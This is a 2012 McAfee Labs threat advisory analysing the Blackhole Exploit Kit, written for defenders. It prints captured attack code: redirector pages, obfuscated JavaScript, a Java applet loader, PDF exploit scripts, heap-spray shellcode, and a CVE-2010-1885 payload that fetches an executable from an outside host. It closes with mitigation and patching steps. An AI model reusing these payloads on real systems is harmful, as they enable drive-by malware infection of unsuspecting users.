


McAfee Labs Threat Advisory

Blackhole Exploit Kit

June 19, 2012

Summary

The Blackhole Exploit Kit is a web application developed to automatically install malware in computers using exploits that are loaded once an unsuspecting user gets redirected to its server.

Unsuspecting users are usually redirected to Blackhole exploit servers when they visit compromised websites injected with iframe redirectors or access links in spam mails leading to Blackhole servers. The Blackhole server has an innocent looking webpage but contains a script that checks the system for vulnerable applications and loads exploit files for the vulnerable applications found. Successful exploitation will allow other malware to be downloaded and installed.




Fig 1: Overview and Flow

Detailed information about the characteristics and mitigation are in the following sections:

- Getting Help from the McAfee Foundstone Services team

Characteristics

On a spam-based attack, victims are enticed to click on links leading to Blackhole servers. As seen on the figure below clicking on “click here” will lead to the “index.html” served in maysperde.com. Currently links from spam mails leading to Blackhole servers have the following format:

- http://<Blackhole domain>/<8 random characters>/index.html




Fig 2: Spam mail with link to malicious site

The index.html file is actually a redirector that attempts to load the “js.js” JavaScript file from several sites. As seen in the html code below.

```
<html>
<h1>WAIT PLEASE</h1>
 <h3>Loading...</h3>
 <script type="text/javascript" src="http://[redacted]/mdvmYEri/js.js"></script>
 <script type="text/javascript" src="http://[redacted]/dgY02fA2/js.js"></script>
</html>
```

Fig 3: index.html code

The loaded js.js JavaScript file will then redirect victims to the main Blackhole site.

```
document.location='http://[redacted]/showthread.php?t=d44175c6da768b70';
```

Fig 4: Js.js file content

The main Blackhole page will look something similar to the figure below, while exploits are loaded and before the unsuspecting victim gets redirected to another non-malicious website.




Fig 4: Blackhole main page as seen in browser.

The Blackhole Exploit Kit uses heavily obfuscated JavaScript that have functions that allows it to check the operating system and vulnerable applications installed on the victim's machine.

```
<html><body><script>md="a";</script>
<pre id="asd"
style="display:none;">103,112,102,118,112,102,113,117,49,120,117,106,119,102,43,40,63,100,
104,111,119,102,117,63,63,105,52,63,83,109,104,98,118,102,35,120,100,106,119,33,115,98,106,
102,35,106,118,33,111,112,100,101,108,111,106,47,49,47,63,48,107,50,65,61,50,100,104,111,
119,102,117,63,63,105,117,63,42,42,62,103,120,111,102,117,108,112,113,33,104,111,103,96,
117,102,103,106,117,102,102,117,43,42,126,126,119,115,124,124,121,98,117,33,83,109,120,104,
108,111,71,102,119,102,102,117,64,124,121,102,117,116,108,112,113,59,37,49,49,56,49,55,37,
45,113,98,112,102,61,35,83,109,120,104,108,111,71,102,119,102,102,117,37,45,107,98,113,101,
```

Fig 5 : Obfuscated JavaScript

The deobfuscated script shows that it checks for targeted browser plugins and its versions to determine the correct exploit file to use for the system. There is also a redirection to a non-malicious website to reduce doubt from the victim.

```
document.write("<center><h1>Please wait page is loading...</h1></center><hr>");
function end_redirect() {
window.location.href = "http://live.com";
}
```

Fig 6: deobfuscated script showing redirection to a non-malicious website.

```
}, flash: {mimeType: "application/x-shockwave-flash", progID: "ShockwaveFlash.ShockwaveFlash",
classID: "clsid:D27CDB6E-AE6D-11CF-96B8-444553540000", getVersion: function () {var b = function
(i) {if (!i) {return null;
}var e = /[\d][\d\,\.\s]*[rRdD]{0,1}[\d\,]*/.exec(i);
return e ? e[0].replace(/[rRdD\.]/g, ",").replace(/\s/g, "") : null;
};
```

Fig 7: Flash plug-in version check

The following browsers plug-in are known to be targeted by the exploit kit.

- Java Runtime Environment
- Adobe PDF Reader
- Flash

Java Exploits

Initially the script loads a Java applet that contains exploits that it uses to download other malware or redirect victims to another website.

```
q = document.createElement("applet");
q.setAttribute("archive", "http://[redacted]/Set.jar");
q.setAttribute("code", "sysa.C");
p = document.createElement("param");
p.setAttribute("name", "1");
p.setAttribute("value", "5a252c5zz%vvuz88LojwoIjwoIj=N8.ju%uY-rNDII5gDrN");
q.appendChild(p);
document.body.appendChild(q);
```

Fig 8: loading of java applet with encrypted URL to download as value

The following URL format has been observed as links to the Blackhole applet JAR files.

- http://[Blackhole domain]/content/GPlugin.jar
- http://[Blackhole domain]/data/Pol.jar
- http://[Blackhole domain]/content/sp30.jar
- http://[Blackhole domain]/field/sp30.jar
- http://[Blackhole domain]/ sp30.jar

The Blackhole JAR files are observed to have the following filenames:

- Qai.jar
- sp30.jar
- lsp30.jar
- GPlugin.jar
- Jav2.jar
- klot.jar
- Edu.jar
- Cal.jar
- Set.jar

Currently the Jar files loaded by Blackhole contain 6 class files with short random names in a package with 1 to 4 random characters as names. Shown in the figure below is a comparison with the previous Blackhole java exploits JAR package structure and the current distributed JAR files.




Fig 9: Comparison of the class file structure of the previous and new Jar files distributed by Blackhole .

Blackhole is known to exploit the following java vulnerability.

- CVE 2010-0840
- CVE 2012-0507
- CVE 2011-3544

Successful exploitation of the vulnerabilities will allow it to download and install malware or redirect again to another site for further exploitation.

PDF Exploits

PDF exploit files are also loaded once a vulnerable version is detected. There are two kinds of PDF exploit files served depending on the version ("ap2.php" and "ap1.php"). The following URL format have been observed for the URLs of the malicious PDF file:

- http://[Blackhole domain]/<directory>/ap2.php?f=<random character>
- http://[Blackhole domain]/<directory>/ap1.php?f=<random character>

```
if (pdfver[0] > 0 && pdfver[0] < 8) {
exec7 = 0;
show_pdf("./data/ap1.php?f=0e44a");
} else if (pdfver[0] == 8 || pdfver[0] == 9 && pdfver[1] <= 3) {
exec7 = 0;
show_pdf("./data/ap2.php");
```

Fig 10: loading of PDF exploit file

PDF files downloaded in "ap2.php?f=" is observed to currently exploit CVE 2010-0188 PDF vulnerability on tiff files.

```
<9000){_j5='o+uASjgggkpuL4BK/////wAAAABAAAAAAAAAAAAAQAAAAAAAAfhaASiAgYA98EIBK';_j6=_l1;
_j7=_I3(_j6)}else{_j5='kB+ASjiQhEp9foBK/////wAAAABAAAAAAAAAAAAQAAAAAAAAYxCASiAgYA/fE4BK';_j6=_l2;
_j7=_I3(_j6)}_j8='SUkqADggAABB';_j9=_I2('QUFB',10984);
_l10='QQcAAAEDAAEAAAAwIAAAAQEDAAEAAAABAAAAAwEDAAEAAAABAAAABgEDAAEAAAABAAAAEQEEAAEAAAAIAAAAFwEEAAEAAAAwIAAAUAEDAM
wAAACSIAAAAAAAAAAAMDAj/////';_l11=_j8+_j9+_l10+_j5;_l12=_ji1(_j7,'');if(_l12.length%2)_l12+=unescape('%00');
_l13=_j2(_l12);with({k:_l13})_I0(k);qwe123ba.rawValue=_l11}_j3();
```

Fig 11. Decoded JavaScript embedded in PDF file exploiting CVE 2010-0188

"ap1.php?f=" PDF files on the other hand contains a cocktail of exploits.

```
while(overflow.length<44952){overflow+=overflow;
} this.collabStore=Collab.collectEmailInfo({subj:'',msg:overflow});
} function printf(){nop=unescape('%u0A0A%u0A0A%u0A0A%u0A0A');

if(app.doc.Collab.getIcon){var payload=unescape(bjsg);
var hWq500CN=payload.length*2;

else if((lv>=9.1)||(lv<=9.2)||(lv>=8.13)||(lv<=8.17)){function a(){util.printd('p@111111111111111111111111 :
yyy111',new Date());
var h=app.plugIns;
```

Fig 12: declaration of several vulnerable functions of PDF file downloaded from "ap1.php?f="

Currently the following vulnerabilities in adobe reader are known to be exploited.

- CVE 2007-5659
- CVE 2008-2992
- CVE 2010-0188
- CVE 2009-0927
- CVE-2009-4324

The shellcodes of the exploits used downloads and installs more malware in the system.

Flash Exploits
Finally, it also downloads the exploit flash files and executes them. The following are known SWF filenames downloaded :

- Score.swf
- Field.swf

When the file named Field.swf is executed, several functions from the BlackHole exploit kit are called. These functions load the file named Score.swf. It then sprays the heap with malicious shellcode. The filename Score.swf is used to exploit CVE 2011-0611.

```
function getCN() {
    return 'content/score.swf'
}
function getBlockSize() {
    return 1024
}
function getAllocSize() {
    return 1024 * 1024
}
function getAllocCount() {
    return 300
}
function getFillBytes() {
    var a = '%u' + '0c0c';
    return a + a;
}
function getShellCode() {
    return "%u4141%u4141%u8366%ufce4%uebfc%u5810%uc931%u8166%u5d
%u1868%u68a3%ua324%u3458%ua37e%u205e%uf31b%ua34e%u1476%u5c2b%u04
%uc179%u64c3%u7e79%u5da3%ua314%u1d5c%u2b50%u7edd%u5ea3%u2b08%u1b
%ue3e9%u2b25%u68f2%ud9c3%u3713%uce5d%ua376%u0c76%uf52b%ua34e%u63
```

Fig 13: Functions and Shellcode

The malicious URL in the shellcode is clearly visible as shown in the below figure:

```
0x0D0 0000 5083 C019 5055 8BEC 8B5E 1083 C305  ..PƒA.PU‹ì‹^.ƒA.
0x0E0 FFE3 686F 6E00 0068 7572 6C6D 54FF 1683  ÿãhon..hurlmTÿ.ƒ
0x0F0 C408 8BE8 E861 FFFF FFEB 02EB 7281 EC04  Ä.‹èèaÿÿÿë.ër ì.
0x100 0100 008D 5C24 0CC7 0424 7265 6773 C744  ... \$.Ç.$regsÇD
0x110 2404 7672 3332 C744 2408 202D 7320 5368  $.vr32ÇD$. -s Sh
0x120 F800 0000 FF56 0C8B E833 C951 C744 1D00  ø...ÿV.‹è3ÉQÇD..
0x130 7770 6274 C744 1D05 2E64 6C6C C644 1D09  wpbtÇD...dllÆD..
0x140 0059 8AC1 0430 8844 1D04 4151 6A00 6A00  .YŠÁ.0ˆD..AQj.j.
0x150 5357 6A00 FF56 1485 C075 166A 0053 FF56  SWj.ÿV.…Àu.j.SÿV
0x160 046A 0083 EB0C 53FF 5604 83C3 0CEB 02EB  .j.ƒë.SÿV.ƒÃ.ë.ë
0x170 1347 803F 0075 FA47 803F 0075 C46A 006A  .G€?.úG€?.uÄj.j
0x180 FEFF 5608 E89C FEFF FF8E 4E0E EC98 FE8A  þÿV.èœþÿÿŽN.ì˜þŠ
0x190 0E89 6F01 BD33 CA8A 5B1B C646 7936 1A2F  .‰o.½3ÊŠ[.ÆFy6./
0x1A0 7068 7474 703A [redacted]                 phttp://[redacted].
0x1B0 [redacted] 6870 3F66 3D38 3726 653D       [redacted]w.php?f=87&e=
0x1C0 3800 0028                                 8..(
```

Fig 14: shellcode used in SWF exploits

Successfully exploiting the vulnerability in the exploit will download and install malware on the system.

Other Exploits
Victims can also get redirected to a website hosting an exploit that is exploiting a vulnerability in the Microsoft help and support center (CVE-2010-1885). URLs leading to this exploit is observed to have the following format:

- http://<Blackhole domain>/data/hhcp.php?c=<random number>

The exploit also comes as an obfuscated JavaScript when de-obfuscated it is seen to load an iframe with the

exploit. The payload is a vbscript that downloads and install another malware.

```
var iframe = "<iframe
src=\"&#104;
cp://services/search?query=anything&topic=hcp://system/sysinfo/sysinfomain.htm%A%%A%%A%%A
%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%
A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%
%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A..%5C.
.%5Csysinfomain.htm%u003fsvr=<script defer>Run('cmd /c echo FileName ! 
@&#8470;TEMP&#8470;}file.exe@>>&#8470;TEMP&#8470;}go.gPs]]echo 
url!@http://ks384721.kimsufi.com:8080/q.php{f!&e!5@ >>&#8470;TEMP&#8470;}go.gPs]]echo Set 
objHTTP ! CreateObject(@MSXML2.XMLHTTP@)>>&#8470;TEMP&#8470;}go.gPs]]echo Call
```

Fig 15: CVE-2010-1885 exploit code

Malware Installed
The following malware families are known to be installed by Blackhole :

- Zbot
- Ransomware
- FakeAlert

Currently links to malware executables related to Blackhole have the following format:

- http://<Blackhole domain>/q.php?f=<4 random characters> &e=<number>
- http://<Blackhole domain>/w.php?f=<4 random characters> &e=<number>


Mitigation

- If possible block access to URLs and files having the same format described above.
- Use a browser plug-in to block execution of scripts and iframes.
- Keep the anti-virus signatures updated. McAfee detects the Blackhole exploit files and scripts as:
    - JS/Exploit-Blacole
    - SWF/Exploit-Blacole
    - JV/Exploit-Blacole
    - Exploit-PDF!Blacole
- Keep installed software up-to-date with the latest available patches.
    - Java Runtime Environment
    - Adobe Reader(PDF)
    - Adobe Flash Player
    - Windows Update

Updating the Java runtime Environment
To update the Java runtime environment:

1. Go to the Windows control panel and locate the java control panel.
   For Windows 7 and Vista: Click on Start > Control Panel > Programs
   For XP click on Start > Settings > Control Panel
2. Launch the Java control Panel by double clicking on the java icon.

3. Then click on the update tab.
4. To update click on the “update Now” button. It is also advisable to enable the “Check for Updates Automatically” to be regularly updated.




5. A notification will appear if an update is available. Click on the install button then follow prompts to install new update.

Updating Adobe Reader

To update the Adobe Reader:


1. Launch the Adobe Reader application.
2. On the menu click on Help > Check for updates.



3. Follow the instructions that appear if an update is available.

Updating the Adobe Flash Player
To update the Adobe Flash player:


1. Visit the adobe flash player update website:
   http://www.adobe.com/support/flashplayer/downloads.html
2. Then click on the "Get the latest version" link:



3. Follow the instructions that appear if an update is available.

Updating Windows operating system
To update windows:

1. Launch the windows update application.
   Click on start > All Programs > Windows update.
2. On the windows update, click on "Install updates" to install available updates for windows.



Getting help from the McAfee Foundstone Services team

This document is intended to provide a summary of current intelligence and best practices to ensure the highest level of protection from your McAfee security solution. The McAfee Foundstone Services team offers a full range of strategic and technical consulting services that can further help to ensure you identify security risk and build effective solutions to remediate security vulnerabilities.

You can reach them here: https://secure.mcafee.com/apps/services/services-contact.aspx

© 2011 McAfee, Inc. All rights reserved.